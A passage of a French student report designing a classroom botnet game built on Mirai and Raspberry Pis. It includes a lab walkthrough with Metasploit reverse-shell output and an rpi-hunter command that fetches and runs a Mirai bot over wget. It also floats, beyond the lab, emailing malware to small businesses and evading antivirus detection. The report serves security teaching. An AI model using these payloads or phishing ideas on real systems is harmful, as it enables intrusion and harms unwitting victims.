Vous pouvez autoriser le DHCP à allouer dynamiquement les adresses IP à vos ordinateurs clients ou configurer des fonctions de filtrage en fonction de clients spécifiques ou de protocoles. La Fiber Box doit avoir une adresse IP pour le réseau local.

### LAN IP

Adresse IP  .  .  .

Masque de sous-réseau IP  .  .  .

Serveur DHCP ☒

### Pool d'adresses IP

IP de début  .  .  .

Ip de fin  .  .  .

Nom de domaine  ⓘ

Durée de leasing  ▼

Figure 56 Configuration de la range de mon routeur personnel

Ce routeur étant spécifique à mon installation, il est possible d'installer une machine virtuelle faisant office de DHCP, dans le cas d'un DHCP géré avec Ubuntu, il faudra installer et configurer son DHCP à l'aide de ce tutoriel

<https://www.tecmint.com/install-dhcp-server-client-on-centos-ubuntu/>

Vous pourrez spécifier la range des adresses que vous distribuez, ainsi que le masque de sous-réseau. Il faudra ensuite configurer les hôtes pour qu'il utilise DHCP afin d'obtenir une adresse IP.

Dans l'image fournie pour la Raspberry Pi, la carte est déjà en mode DHCP.

#### 4.2.2 Schéma réseau mis en pratique




Figure 57 Environnement dans lequel les tests ont été effectués

Vous trouvez ci-dessus l'environnement de test que j'ai utilisé lors de ce projet, n'ayant pas énormément de ressource matérielle à la maison, je me suis contenté de simuler un réseau virtualisé.

Je voulais initialement tout faire tourner sur des cartes, mais finalement, les différents codes écrits en python peuvent être exécuté sur n'importe quelle machine répondant aux exigences décrites dans ce document au chapitre 8.

Certains bugs apparaissent parfois selon l'OS. Il est donc recommandé de faire tourner le code sur des Raspberry Pi Zero avec la même configuration que celle du chapitre 8.

## 5 Règles du jeu

Ce chapitre détaille différents aspects du jeu qui sera implémenté. Nous y trouverons notamment : comment gagner des points, quels sont les défis et ce que nous avons à disposition. Après discussion avec Monsieur Jean-Marc Bost, il a été d'abord convenu d'implémenter une version 1 du jeu contenant uniquement les niveaux faciles, les autres niveaux se feront si le temps le permet.

### 5.1 Intentions de réalisation

Le but de ce jeu est de permettre aux élèves de l'HEIG-VD de :

- Se familiariser avec le concept de botnet ;
- D'essayer de créer leur réseau de bots ;
- Comprendre le fonctionnement du code et l'avantage que l'on a en ayant plusieurs bots à sa disposition.

### 5.2 Prérequis

Les cartes doivent être branchées, le réseau configuré, prêt à recevoir les élèves sur le réseau.

Le wiki du répertoire Github indiquera comment tout mettre en place afin de jouer une partie. Le lien du Github est disponible en annexe.

Pour le professeur : posséder le fichier `server.py` afin de monitorer la partie. Lorsqu'il lancera le serveur, il devra recevoir la connexion de toutes les cartes mises en jeu.

Pour les élèves : posséder les fichiers : `client-annonce-joueur.py`, `cnc.py`, `bruter.py` et `loader.py`. Il faudra également que les élèves aient pris connaissance du fonctionnement de leur code et l'ait modifié afin d'être plus performant que celui des autres élèves.

Pour cela, du temps sera accordé par le professeur afin de pouvoir modifier le code fourni de base.

### 5.3 Déroulement général du jeu

Le professeur pourra configurer une partie et définir la durée d'une partie. Le professeur annoncera aux élèves le temps de jeu et effectuera un rappel des règles.

Les élèves s'annonceront auprès du serveur de jeu en lançant la commande

```
python3 client-annonce-joueur.py
```

Une fois tous les joueurs connectés et lorsque l'enseignant l'aura décidé, ce dernier lancera la partie.

Les scores seront calculés à partir de cet instant. Il est interdit pour un élève de se connecter sur le socket du serveur de jeu et il lui est interdit de lancer un scan avant le go.

Les élèves pourront alors commencer à lancer leur bot faisant de la reconnaissance de réseau, des tentatives de connexion, etc.

Le score sera périodiquement affiché au tableau par le prompt du serveur. Les élèves pourront ainsi voir leur score évoluer au cours de la partie dans le cas où le professeur décide de diffuser son écran dans la salle.

Lorsque le timer arrivera à 0, le score final va s'afficher au tableau et le joueur ou les joueurs ayant obtenu le plus haut score remporteront cette partie.

## 5.4 Les défis

Il existe 4 étapes sur ce jeu ayant chacune 2 à 3 niveaux de difficultés. Avec l'accord du professeur, il a été convenu que les niveaux « moyen et difficiles » seront à produire si le temps le permet, ils seront toutefois renseignés afin que quelqu'un reprenant le projet puisse les implémenter. Pour personnaliser son réseau, le maître du jeu peut décider de modifier le code sur chaque carte et attribuer une pondération différente en modifiant le score attribué dans les méthodes « `monitoring_(scan|login|infection|attack)_(easy|medium|difficult)()` ».

### 5.4.1 Scan

L'élève devra être capable d'effectuer différents niveaux de scans afin d'être capable de trouver le maximum d'hôtes possible. Le but est de pouvoir utiliser les bots trouvés afin d'augmenter le nombre de scans effectués et de réduire le temps passé à brute force. La méthode scan attribuera des points, tant qu'une requête est visible avec `tcpdump` à destination de la carte.

#### 5.4.1.1 Scan – Facile (1 point par machine trouvée)

L'élève devra ici être capable de scanner un réseau avec `nmap` par exemple et récupérer l'adresse IP qui lui sera retournée par l'hôte n'ayant aucune sécurité particulière. Ce scan sera facile à effectuer et permettra de rapidement trouver des cibles à exploiter

#### 5.4.1.2 Scan – moyen (2 points par machine trouvée)

Nous aurons ici plusieurs réseaux avec des masques différents, il faudra être capable d'en scanner plusieurs d'entre eux en même temps. Nous nous attendons ici à ce que l'élève dédie un bot par réseau afin de récolter le maximum d'informations possibles.

#### 5.4.1.3 Scan – difficile (5 points)

Le scan ici sera rendu plus difficile, car le système de protection mis en place est le port knocking. Nous nous attendons ici à ce que l'élève utilise sa puissance de calcul afin de rapidement trouver la bonne séquence en dédiant convenablement les tâches à ses bots.

### 5.4.2 Login

L'élève devra être capable de se connecter le plus rapidement possible sur la machine trouvée en utilisant les moyens qu'il a à sa connaissance. Le but ici est de correctement dédier les tâches entre les différents bots afin de pouvoir se connecter le plus rapidement possible sur la cible. Les challenges implémentés dans logins obtiendront des points tant que la commande « `who` » détecte qu'une connexion a eu lieu avec un joueur.

#### 5.4.2.1 Login – Facile (1 point)

L'élève devra trouver le moyen d'effectuer une attaque au dictionnaire en utilisant une liste d'identifiants de base (Hydra, Jon The Ripper, fichier `.txt` contenant une liste de paires `user:pass` utilisés par défaut par les constructeurs de matériel).

#### 5.4.2.2 Login – Moyen (2 points)

Les identifiants ne sont plus des identifiants basiques, il faudra ici être capable de trouver le plus rapidement possible le mot de passe possédant 8 caractères, dont 1 chiffre. Il faudrait en théorie environs 16 minutes pour bruteforcer ce mot de passe. Une autre version de login moyen consisterait à limiter le nombre de tentatives de connexions possibles sur l'hôte.

#### 5.4.2.3 Login – Difficile (5 points)

Cette fois, les identifiants sont correctement sécurisés, le nom d'utilisateur ainsi que le mot de passe sont trop longs à brute forcer sauf dans le cas où l'on dispose d'un nombre de bots très conséquent.

### 5.4.3 Infection

L'élève devra ici être capable de prendre la main sur l'élément trouvé et y injecter son code malveillant afin de pouvoir communiquer avec son CNC. Cette phase semble compliquée à paralléliser. Néanmoins, nous nous contenterons d'implémenter la partie facile pour l'instant.

#### 5.4.3.1 Infection – facile

L'élève devra simplement télécharger son script chez la cible et le faire exécuter afin que son CNC ait une confirmation que l'attaque est bien réussie. Il faut que le code installé soit détecté par Isof et que ce dernier détecte que le fichier est ouvert avec python3 et que la carte actuelle est connectée sur l'IP d'un joueur.

#### 5.4.3.2 Infection – moyen

L'élève devra effectuer une attaque à l'aide d'un payload metasploit. Une alternative serait d'installer une carte avec l'exploit Dirty Cow réalisable et ainsi faire obtenir des droits root à un utilisateur sans droit privilégié.

### 5.4.4 Attaque

L'élève doit être capable d'utiliser tous ses bots afin d'effectuer une attaque sur une cible. Chaque élève aura sa cible qui aura la même configuration que les autres.

#### 5.4.4.1 Attaque – facile

Une attaque DDOS est relativement simple à mettre en place, plus notre élève aura de bots, plus il aura la capacité de mettre à mal la cible. Des points seront attribués tant que la commande tcpdump permet de détecter les requêtes faites par tous les bots d'un joueur.

#### 5.4.4.2 Attaque – moyen

La cryptomonnaie tend à devenir plus utilisée sur Internet, il serait intéressant d'être capable d'utiliser la puissance de calcul de nos bots afin de miner du Bitcoin ou tout autre type de monnaie.

## 5.5 Gagner la partie

Le but des attaquants est d'obtenir le plus de points possibles en infectant tout le réseau. Le gagnant sera le ou les attaquant(s) ayant obtenu(s) le plus haut nombre de points.

## 5.6 Rôles

Ce jeu comportera deux rôles principaux :

- Maître du jeu
- Attaquant

Le maître du jeu aura accès au serveur de gestion du jeu, il pourra lancer la partie, mettre fin à la partie, monitorer le réseau, monitorer les composants et aura accès en live au tableau des scores (il pourra par exemple le projeter au tableau). Ce dernier ne prend pas part au jeu en tant que tel, il est là uniquement afin de le gérer. Il a le plein pouvoir et c'est ce dernier qui est chargé de mettre en place le réseau.

Le but de l'attaquant est de réussir le plus de défis possibles en scannant, se loguant, en infectant et en attaquant des cibles. Son but est d'amasser le plus de points possibles afin de remporter la partie.

L'élève aura en sa possession un code python de Mirai (bruter.py, loader.py et cnc.py) fourni et qu'il aura pris soin de modifier afin d'effectuer la meilleure infection possible.

L'élève devra faire tourner le CNC sur la même adresse IP que le fichier client-annonce-joueur.py qui lui sera également fourni.

En termes de réseau, différents rôles sont attribués :

- Carte
- Cible

Les cartes sont installées et monitorées par le maître du jeu, ce dernier peut en prendre le contrôle à l'aide d'un reverse shell et y envoyer des commandes prédéfinies. Les attaquants quant à eux vont chercher à prendre le contrôle de la carte afin de les ajouter dans leur botnet.

La cible, quant à elle, est également monitorée par le maître du jeu et sera la cible désignée pour les attaquants afin que les joueurs puissent effectuer des attaques à l'aide de leur botnet. Il faudra qu'un attaquant possède 2 bots au minimum afin de valider une attaque.



## 6 Méthodes d'infection

Dans cette rubrique, je vais développer les différents moyens que nous aurions d'infecter du matériel IOT.

### 6.1 Infection Raspberry PI avec Metasploit

La première méthode d'infection que j'ai trouvée a été réussie grâce à metasploit, en faisant des recherches sur internet je suis tombé sur cet article <sup>22</sup>qui permet d'obtenir un reverse shell sur la Raspberry PI.

En suivant les indications, j'ai obtenu le résultat suivant

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.14:4321
[*] Sending stage (53755 bytes) to 192.168.1.10
[*] Meterpreter session 3 opened (192.168.1.14:4321 → 192.168.1.10:59440)
at 2020-06-10 16:00:49 -0400

meterpreter > █
```

Figure 58 Reverse shell obtenu à l'aide de Metasploit

La première phase d'infection s'est faite manuellement, un serveur apache contenant mon payload généré avec msfvenom tournait sur le port 80 de ma machine virtuelle, une connexion via telnet s'est faite, le téléchargement de la ressource a été effectué avec wget et l'exécution du payload sur la Raspberry PI a pu être exécuté nous offrant ce reverse shell.

La prochaine étape réside à rendre plus complexe notre payload afin de pouvoir y automatiser des processus permettant l'écoute du CNC.

Le problème avec cette solution est qu'il faut exécuter le payload sur la cible. Ce n'est donc pas une attaque qui change de celle fournie de base par Mirai, elle demande un accès via telnet ou SSH afin de pouvoir exécuter le script. De plus elle demande toujours la création d'un exécutable qui va permettre de garder la main sur le bot.

Elle n'aura pas été implémentée lors de ce travail mais il serait intéressant de creuser cette piste.

### 6.2 Infection par pièce jointe

Bien que cette partie ne fasse pas partie de ce projet, il pourrait être intéressant de se pencher sur l'infection par d'autres méthodes de transmissions, par exemple en envoyant une pièce jointe à une liste d'adresse mail trouvable relativement facilement sur le web. Nous pourrions cibler par exemple des petites entreprises ou les propriétaires de compte sur yandex.com, ce site ne fait pas de vérification du contenu envoyé.

Ci-dessous voici un exemple d'envoi de binaires via yandex.com, nous observons la réussite du transfert du virus entre l'attaquant et la cible.




Figure 60 Envoi d'un mail contenant l'exécutable malveillant




Figure 59 Détection par Chrome qu'il s'agit d'un virus

<sup>22</sup> <https://null-byte.wonderhowto.com/how-to/raspberry-pi-metasploit-0167798/>

Comme Chrome détecte qu'il s'agit d'un virus, il nous sera nécessaire de générer notre propre fichier binaire malveillant afin de réduire nos chances d'être détecté.

Il serait possible d'implémenter une fausse boîte mail téléchargeant systématiquement le contenu qui lui est envoyé et l'exécutant dans une sandbox.

### 6.3 RPI-Hunter

L'outil « rpi-hunter <sup>23</sup> » a été développé par « BusesCanFly » et permet de :

1. Découvrir les hôtes Raspberry Pi ;
2. Se connecter sur les hôtes identifiés comme étant des Raspberry Pi ;
3. Exécuter des commandes sur ces derniers.

En mettant le bot « mirai.dbg » sur le serveur apache hébergé sur l'hôte 192.168.1.17, en entrant la ligne de commande suivante :

```
./rpi-hunter.py -r 192.168.1.10 -u pi -c root --payload "wget http://192.168.1.17/mirai.dbg;chmod 777 mirai.dbg;./mirai.dbg;echo infected"
```

L'infection se fera correctement et le bot informera le CNC qu'il est prêt et en attente de sa prochaine commande.

```
root@osboxes:~/rpi-hunter-master/rpi-hunter-master# ./rpi-hunter.py -r 192.168.1.10 -u pi -c root --payload "rm bins.sh;wget http://192.168.1.17/mirai.dbg;chmod 777 mirai.dbg;./mirai.dbg;echo infected"

RPI-HUNTER
-----
BusesCanFly 76 32 2e 30
-----

Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.8.1 with 1 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.1.10 b8:27:eb:d6:b8:af (Unknown)

5 packets received by filter, 1 packets dropped by kernel
Ending arp-scan 1.8.1: 1 hosts scanned in 0.145 seconds (6.90 hosts/sec). 1 responded

located 1 raspi's
loaded 1 ip's

sending payload to pi's
godspeed, little payloads

sending payload to 192.168.1.10
rm: impossible de supprimer 'bins.sh': Aucun fichier ou dossier de ce type
--2020-06-23 01:11:55-- http://192.168.1.17/mirai.dbg
Connecting to 192.168.1.17:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 995944 (972K)
Saving to: 'mirai.dbg'

mirai.dbg 100%[=====] 972.68K ...KB/s in 0.001s

2020-06-23 01:11:55 (1.11 GB/s) - 'mirai.dbg' saved [995944/995944]

DEBUG MODE YO
[main] We are the only process on this system!
[main] listening tun0
[main] Attempting to connect to CNC
[scanner] S[resolve] got response from select
[resolve] Found IP address: 12618000
[main] Resolved ns1.itzgek.local to 1 IPv4 addresses
[main] Resolved domain
[main] Connected to CNC Local address = 285321408
```

Figure 61 Utilisation de RPI-Hunter afin d'infecter la Raspberry Pi Zero W

Cette méthode nécessite toutefois la connaissance des identifiants de la carte que nous souhaitons infecter.

Nous pouvons observer sur les figures présentes que le fichier mirai.dbg est bien téléchargé par la Raspberry Pi Zero et que l'information est bien remontée au CNC qui compte à présent 1 bot.

Il faudra maintenant améliorer l'outil afin de lui permettre de dresser une liste des Raspberry Pi, trouver le mot de passe des Raspberry Pi, automatiser la commande exécutée précédemment afin de la rendre automatique selon les résultats obtenus lors des recherches de potentiel bot.

Cette méthode n'a pas été testée et implémentée dans ce travail. L'outil est toutefois très efficace et détecte rapidement la Raspberry Pi sur le réseau.

<sup>23</sup> <https://github.com/BusesCanFly/rpi-hunter>

## 6.4 Dirty Cow



Figure 62 Logo <sup>24</sup>de Dirty Cow

« Une race condition a été trouvée dans le kernel mémoire de Linux au niveau de la copie et de l'écriture (copy-on-write en anglais) permettant de casser des données privées mappées en lecture seule dans la mémoire.

Un utilisateur local sans privilège peut exploiter cette faille afin de gagner des accès systèmes privilégiés. »<sup>25</sup>

Il serait possible d'installer des cartes ayant des versions vulnérables au CVE-2016-5195 et de laisser le bot des attaquants gagner des accès privilégiés afin de pouvoir lancer leur script dans le cas où le compte ayant été trouvé pour se connecter sur le potentiel nouveau bot n'ait pas les accès que nous souhaiterions avoir afin de lancer le bot.

L'attaque n'est pas réalisable sur ma Raspberry Pi Zero, car la version du kernel est à jour. Il est cependant possible de revenir à une version antérieure permettant d'utiliser cette attaque.

## 6.5 Solutions choisies

Ces méthodes ne sont pas toutes réalisables dans le cadre de ce projet, mais pour une personne souhaitant développer un botnet plus offensif, il existe différents moyens d'infecter une machine.

Ces méthodes vont très souvent être combinées à d'autres formes d'attaque répandues sur internet. Nous avons ici abordé la possibilité d'infecter une victime à l'aide de pièce jointe, mais elle ne sera pas implémentée dans le cadre de notre jeu.

Mais il serait tout à fait possible d'imaginer un code allant télécharger régulièrement des pièces jointes dans une boîte mail donnée et d'y exécuter le contenu.

Mirai quant à lui va exploiter le fait que peu de sécurité sont utilisés pour établir une connexion en remote afin de pouvoir prendre le contrôle à distance et y télécharger son bot.

Nous retiendrons la méthode d'infection initiale proposée par Mirai, scanning et connexion via user :pass peu sécurisé.

<sup>24</sup> <https://dirtycow.ninja/>

<sup>25</sup> [https://bugzilla.redhat.com/show\\_bug.cgi?id=1384344#](https://bugzilla.redhat.com/show_bug.cgi?id=1384344#)

## 7 Architecture du jeu

Cette rubrique va détailler les solutions mises-en place des différents défis décrits dans le chapitre 5. Au moment où je rédige cette section je ne possède qu'une seule carte, je vais donc l'utiliser pour illustrer les différentes solutions. Vous retrouverez sous ce chapitre une première partie reflétant plutôt une première version imaginée du jeu puis à partir du chapitre 7.3 sera décrit le fonctionnement mis en pratique du jeu.

### 7.1 Analyse

#### 7.1.1 Prompt

Il existe différentes architectures de monitoring. Nous allons ici dresser la liste des architectures possibles et donner les avantages et inconvénients de ces derniers. Dans tous les exemples ci-dessous, le serveur de gestion du jeu aura toujours comme caractéristiques : un scoreboard, des informations sur le nombre de joueurs (adresse IP), sur le statut des cartes (déconnectée, connectée). Le système de lancement de partie, administration, etc. sera également identique pour toutes les architectures présentées ci-dessous.

```
1) Create game
2) Access to a Raspberry Pi Card
3) List connected Raspberry Pi Card
4) List player

Mirai-Playschool > Enter the action of your choice :
```

Figure 63 Interface principale du jeu côté serveur

Le maître du jeu aura ici la possibilité de créer une partie, accéder à une carte afin d'y effectuer des actions, lister toutes les cartes connectées et finalement lister les joueurs présents dans la partie. L'implémentation consistera à créer un prompt permettant ces différentes actions. Différents modules seront développés pendant le projet et seront implémentés dans la version finale du jeu.

```
[List of player with score]

1) To start the game
2) To end the game
[Timer]

Mirai-Playschool >
```

Figure 64 Interface permettant de monitorer une partie

En tapant « 1 » dans le menu principal le shell ci-dessus va s'afficher et va permettre au maître du jeu de voir le score actuel de la partie, de lancer et terminer une partie et cette interface permet finalement de montrer le temps restant du jeu. Il pourra décider le délai d'attente entre chaque requête annonçant le score, il pourra décider de la durée de la partie et finalement, il pourra reboot tout le réseau.

```
[Session_ID Raspberry Pi]

1) Use method : select <Session_ID>

Mirai-Playschool > select <Session_ID>

Reverse-Shell >
```

Figure 65 Interface permettant le contrôle des Raspberry Pi

Un module permettant d'obtenir un reverse shell sera implémenté, permettant ainsi au Maître du jeu de pouvoir accéder aux cartes à monitorer même si ces dernières sont utilisées par les élèves. Le reverse shell permettra de saisir des commandes et effectuer des actions sur ces différentes cartes.

### 7.1.2 Score périodique

La première version imaginée est une version où le serveur de gestion s'occupe de relever périodiquement le nombre de points des joueurs de la partie avec l'utilisation d'un « `time.sleep(x)` » en langage python.

Un payload ayant ce format : « PTS » sera envoyé et sera traité par le client installé sur la Raspberry PI. Une fois la requête parsée par le client, un payload au format : « `user:points` » sera envoyé au serveur et sera parsé par le serveur afin de l'afficher dans le scoreboard.

Nous implémenterons côté client un thread étant destiné à écouter les requêtes du « serveur de gestion du jeu » sur un socket. Un autre thread sera destiné à récupérer les informations souhaitées par le professeur et à les renvoyer sur le socket dans le but d'être traité et intégré au scoreboard. La connexion ne sera pas fermée, nous resterons toujours à l'écoute.

Le traitement de l'obtention des points est géré par le client installé sur la Raspberry, ce dernier est donc capable d'associer un nombre de point obtenu à un joueur donné. Le serveur lui additionnera tous les points obtenus par un joueur en additionnant les résultats obtenus par les différentes cartes.




Figure 66 Schéma représentant une gestion périodique du score

Cette implémentation a l'avantage de ne pas générer énormément de trafic sur le réseau si le delay périodique est élevé. Selon le délai de synchronisation choisis, le scoreboard pourrait ne pas être totalement à jour. Ce sera au professeur de trouver le bon équilibre.

Cette solution est adaptée dans le cas où nous ne pouvons pas nous permettre de générer un gros trafic sur le réseau. Dans le cas où nous souhaitons avoir un scoreboard qui montre à tout moment de la partie qui a le plus de points, cette solution ne sera pas celle qu'il faudra implémenter. Nous aurons alors meilleur temps d'implémenter la version live score. La solution est également moins efficace si le nombre de points ne change pas régulièrement.

En utilisant un délai trop court il est possible que rien n'ait changé dans le tableau des scores et que du trafic inutile soit généré.

Une variante ici serait d'initier l'envoi des points périodiquement depuis le client. Cela évitera que le serveur envoie des requêtes à toutes les cartes sur le réseau.

### 7.1.3 Score en live




Figure 67 Schéma représentant une gestion périodique du score

Ici, la principale différence vient du fait qu'aucune demande ne sera faite par le serveur. L'implémentation de la gestion des points sera modifiée sur le client afin d'envoyer le nombre de point obtenu une fois qu'un joueur aura gagné des points. Nous évitons ainsi de stocker sous forme de tableau les résultats des différents joueurs et tout sera contrôlé et calculé par le serveur. Toutefois comme le nombre de joueurs reste relativement modeste, stocker un tableau contenant le résultat de chaque joueur n'a pas un coût conséquent sur la performance du code.

Cette façon de procéder peut créer beaucoup de trafic si beaucoup de points sont obtenus, ce qui risque d'être le cas en début de partie, car les défis faciles sont assez facilement réalisables et que beaucoup de cartes enverront des points pour un joueur.

Les requêtes envoyées le seront sous ce format : `joueur(ip) :point`. Le parser du côté du serveur incrémentera le score du « `joueur(ip)` » de « `x point` ». Il faudra implémenter côté client une vérification empêchant l'obtention de plusieurs points par un joueur sur un même défi. Cette vérification peut également être faite côté client en stockant un set de joueurs ayant réussi un défi donné.

Une variante intéressante serait de fournir en plus dans la requête un champ « défi » indiquant le numéro du défi réussi et de vérifier qu'aucune duplication du score n'a eu lieu. Nous évitons ainsi d'effectuer des vérifications sur la carte qui sont déjà limitées niveau puissance et la vérification sera effectuée sur le serveur que nous contrôlons entièrement.

Encore une fois, nous implémenterons un thread chargé d'écouter sur un socket et d'accepter les requêtes envoyées. Nous chargerons ensuite un thread permettant de traiter la requête reçue et d'incrémenter le nombre de points du joueur.

#### 7.1.4 Solution retenue

Nous retiendrons ici la solution 6.2.1 qui à mon avis devrait générer moins de trafic au niveau du réseau que la solution 6.2.2. Nous sélectionnerons la variante où seul le client communique le score, ainsi nous réduirons le trafic sur le réseau. La vérification de duplication de point se fera sur le client, cela éviter d'envoyer un gros payload au-travers du socket. Il faudra donc partir du fait que l'élève n'aura à aucun moment la possibilité d'influencer la vérification en injectant du code sur la Raspberry Pi Zero.

L'attribution des points est effectuée ainsi :

